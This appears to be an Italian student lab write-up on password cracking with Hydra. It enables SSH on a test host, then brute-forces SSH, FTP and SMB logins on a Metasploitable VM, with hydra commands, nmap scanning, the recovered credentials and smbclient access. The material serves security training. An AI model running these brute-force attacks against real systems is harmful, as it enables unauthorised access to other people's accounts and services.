Esercitazione WEEK 14 D4

Authentication cracking con Hydra

Ettore Farris - 12/02/2024

Descrizione sintetica

Traccia

L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete;
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

La configurazione dei servizi è essa stessa parte dell'esercizio


L'esercizio si svilupperà in due fasi:

- Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra;
- Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio ftp, rdp, telnet, autenticazione HTTP.

Soluzione

- ***Configurazione e attivazione del servizio SSH***

  1) Creazione nuovo utente con username "test_user" e password "testpass"




  2) Attivazione del servizio SSH

Per attivare il servizio SSH, basta lanciare il comando

sudo service ssh start

  3) Test login SSH con il nuovo utente creato

Cerchiamo di fare l'accesso al servizio SSH inserendo le credenziali del nuovo utente creato.



- ***Password cracking SSH con Hydra***

Per semplicità, creiamo due wordlists brevi, una contenente gli username, l'altra le password più comuni. Assicuriamoci che nelle rispettive wordlists ci siano l'username "test_user" e la password "testpass".

Lanciamo *hydra* col comando:

hydra -L Desktop/usernames.txt -P Desktop/passwords.txt 192.168.50.100 ssh -t 4 -V

I flag *-L* e *-P* servono a specificare rispettivamente le wordlists degli username e delle password. Dopo aver specificato l'IP del target si esplicita il protocollo, in questo caso *ssh. -t* serve per indicare i *threads,* mentre *-V* è per impostare l'output *verbose.*

Una volta lanciato il comando, il tool inizierà a tentare tutte le combinazioni tra le parole passate nelle due wordlists.

```
┌──(kali㉿kali)-[~]
└─$ hydra -L Desktop/usernames.txt -P Desktop/passwords.txt 192.168.50.100 ssh -t 4 -V

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-12 09:12:21
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fr
[DATA] max 4 tasks per 1 server, overall 4 tasks, 187 login tries (l:11/p:17), ~47 tries p
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "1234" - 1 of 187 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin" - 2 of 187 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "qwerty" - 3 of 187 [child 2] (0/0)
```

A fine scansione, possiamo notare che nel target abbiamo trovato una coppia di credenziali valide.


```
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
```

Le credenziali risultanti sono le stesse che abbiamo impostato in fase di configurazione del servizio SSH.

```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "test" - 97 of
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testuser" - 98
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 99
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 100
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "test" - pass "1234" - 103 of 187
[ATTEMPT] target 192.168.50.100 - login "test" - pass "admin" - 104 of 187
[ATTEMPT] target 192.168.50.100 - login "test" - pass "qwerty" - 105 of 18
[ATTEMPT] target 192.168.50.100 - login "test" - pass "password" - 106 of
[ATTEMPT] target 192.168.50.100 - login "test" - pass "passwd" - 107 of 18
```

- ***Password cracking su macchina Metasploitable***

Iniziamo l'attacco con una scansione *nmap* per verificare la presenza di porte aperte.




Scegliamo di attaccare il sistema vittima in due porte, la 21 (ftp) e la 445 (smb).


Per effettuare gli attacchi, utilizzeremo le wordlist del punto precedente.


- *Password cracking ftp su Metasploitable*


Procediamo con l'attacco lanciando lo stesso comando, ma cambiando l'IP del target e il protocollo da utilizzare, in questo caso ftp.




Dalla scansione risulta che siamo riusciti a trovare due coppie *username/password* valide.








Testiamo la correttezza delle credenziali effettuando l'accesso dalla macchina attaccante.





- *Password cracking smb* su *Metasploitable*

Come nel punto precedente, adattiamo il comando al protocollo *samba.*




Hydra, grazie alle nostre wordlists, è riuscita a trovare due coppie di credenziali.





Tramite il client *smbclient -L //192.168.32.101* otteniamo la lista di tutti i servizi disponibili sul server Metasploitable.



Facciamo accesso alla cartella *tmp.* Possiamo vedere che alcune operazioni con login anonimo non sono permesse. Nell'esempio di sotto, non riusciamo a visualizzare il contenuto della cartella *gconfd-msfadmin*.

Tramite il comando *logon <username <password>* facciamo accesso come utente. In questo caso, le credenziali saranno quelle trovate con *hydra,* ovvero *msfadmin/msfadmin.*

Ripetendo l'operazione con accesso utente, possiamo visualizzare il contenuto della cartella.